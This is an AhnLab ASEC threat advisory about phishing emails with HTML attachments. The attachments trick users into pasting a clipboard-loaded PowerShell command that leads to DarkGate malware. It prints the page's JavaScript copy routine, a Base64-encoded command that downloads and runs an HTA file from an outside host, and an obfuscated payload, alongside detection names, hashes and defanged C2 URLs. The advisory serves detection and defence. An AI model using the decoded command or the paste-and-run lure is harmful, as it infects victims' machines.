
Warning Against Phishing Emails Prompting Execution of Commands via Paste (CTRL+V)


By ATCP

Published: 2024-05-22 · Archived: 2026-04-06 00:05:16 UTC

AhnLab SEcurity intelligence Center (ASEC) recently discovered that phishing files are being distributed via emails. The phishing files (HTML) attached to the emails prompt users to directly paste (CTRL+V) and run the commands.



The threat actor sent emails about fee processing, operation instruction reviews, etc. to prompt recipients to open the attachments. When a user opens the HTML file, a background and a message disguised as MS Word appear. The message tells the user to click the “How to fix” button to view the Word document offline.




Upon clicking “How to fix”, the file prompts the user to enter [*Win+R*] → [*CTRL+V*] → [*Enter*], or open the PowerShell terminal and manually input the command. Simultaneously, the malicious PowerShell command (see Figure 4) that is Base64-encoded by the JavaScript (see Figure 3) is decoded and saved into the user’s clipboard.

```
181     download.addEventListener("click", function()
182     {
183         var prompt = document.getElementById("prompt");
184         prompt.style.display = "block";
185
186         var codeInput = document.getElementById("code");
187         codeInput.select();
188         document.execCommand("copy");
189         window.getSelection().removeAllRanges();
190     });
191
```


```
center;text-decoration: none;font-size: 14px;cursor: pointer;border-radius:
5px;transition: background-color 0.3s ease;}.second-button:hover{background-color:
#e0e0e0;}</style><title>
Y21kIC9jIHN0YXJ0IC9taW4gcG93ZXJzaGVsbCAkSUEgPSAnYzpcdXNlcnNccHVibGljXFlpLmh0YSc7aW52b2t
lLXdlYnJlcXVlc3QgLXVyaSBodHRwczovL3d3dy5yb2NrY3JlZWtkZHMuY29tL3dwLWNvbnRlbnQvMS5odGEgLW
91dGZpbGUgJElBO3N0YXJ0LXByb2Nlc3MgJElBO1N1dC1DbGlwYm9hcmQgLVZhbHVlICcgJztleGl0Ow==
</title></head><body><audio id="myAudio"></audio><div class="modal" id="myModal"><div
```

```
var payload = atob(reverse(
"K0gCNsDdphXZK0gCNsjIgICIlVHbhZVLgQmch9mYwlGbDlCdlNlCNoQD7kSKpQjNlNXYiRCKn5WayR
3U0YTZzFmQt9mcGpjOdRnclZnbvNkLtVGdzl3UbhyZulmc0NFdldkL4YEVVpjOddmbpR2bj5WRuQHel
RlLtVGdzl3UbhCellmCNoQD7IySwc2QONHRkpXOHFGdJhVWshnMZtEM39EcRpmTnd3QNd2dplEdWdEZ
6x2MVlWQDxUaVJjWoJESJxGaHR2ZRdVW2h3ValnQTpleGdlWzJESJN3aIJ2cW5mW65EWapmTXRmeCNk
WsJFWaNnQYJmdOdUSllzVhBjRtNGbCNjYnVlRhVlSDt0M5cUYUBnaPRGazI2QWJjWo50MjxWMrxkexG
2Y2plaMpHZzI2alcVYYVzUixmUzMWNOFzVLBzdPBXS5NGdKNjYHVTejNTOHpVdsJjVlBzVaBjTYVGVK
N0SsFzVZ9EeXlFcS52YoJkRhBDbyYlaGJjYNBnaPRGbIJWaxclW65EWRVHNyIGcSNTWshXbaxmSsxEd
WdEZ6x2MVJGcRR0Swc3TP5URKdWTzMGbOJjY5JEWMBjSYlFMO52QONnaURkUDlEb4dVYtJFWkZXMDlE
aShUYlNXbjhmUywkdkhEZlIlbixGZIRWNS5mYsRGSkZXTYpFdWdUYwkzQkVnVHRWd5ITW0F0MkZHMyI
malMkT6l0VhRTOHRmclcVYzlTeMZTTINGMShUYntWbjFTMDlEMOhlWxYEWalnSXplMxMlWylTbkVHbt
NkTzpnSoJFShVXRyQ2Y4FTWwhXbZFjQIhlYO52Ys5EWkNGes9kakNUS5EUaURkUpNkTvFFR6VzRa9mT
YR2caJDTnN2VhlWNyImaChVYiASPgQjNlNXYiRiCNoQDz5GZoNXdsZ2LgcWam52bjBXa"));
```

After going through the process explained above, the malicious PowerShell script is executed (see Figure 5).



The PowerShell command downloads an HTA file from C2 and executes it. Additionally, it blanks out the clipboard, seemingly to obscure the PowerShell command that has been executed. HTA executes the PowerShell command in C2, and Autoit3.exe inside the ZIP file uses the compiled malicious Autoit script (script.a3x) as an argument to be executed. The overall operation flow from the reception of the email to the infection is shown in Figure 6.



Ultimately, the DarkGate malware that starts with Autoit infects the system. Users must take extra caution when handling files from unknown sources, especially the URLs and attachments of emails.

File Detection

Phishing/HTML.ClipBoard.SC199655 (2024.05.21.03)

Downloader/VBS.Generic.SC199642 (2024.05.21.00)

Downloader/VBS.Generic.SC199656 (2024.05.21.03)

Downloader/HTA.DarkGate.SC199621 (2024.05.16.02)

Downloader/PowerShell.Generic (2024.05.21.00)
Downloader/PowerShell.Generic (2024.05.21.02)
Downloader/PowerShell.Generic (2024.05.21.03)
Trojan/AU3.Agent (2024.05.21.00)
Trojan/AU3.Agent (2024.05.21.03)
Trojan/AU3.Agent (2024.05.22.00)

Behavior Detection
Execution/MDP.Powershell.M2514

MD5

0b77babfa83bdb4443bb3c5f918545ae

30e2442555a4224bf15bbffae5e184ee

318f00b609039588ce5ace3bf1f8d05f

404bd47f17d482e139e64d0106b8888d

4b653886093a209c3d86cb43d507a53f

Additional IOCs are available on AhnLab TIP.

URL

http[:]//dogmupdate[.]com/rdyjyany

http[:]//dogmupdate[.]com/yoomzhda

http[:]//flexiblemaria[.]com/iinkqrwu

http[:]//flexiblemaria[.]com/umkglnks

http[:]//mylittlecabbage[.]net/qhsddxna

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/73952/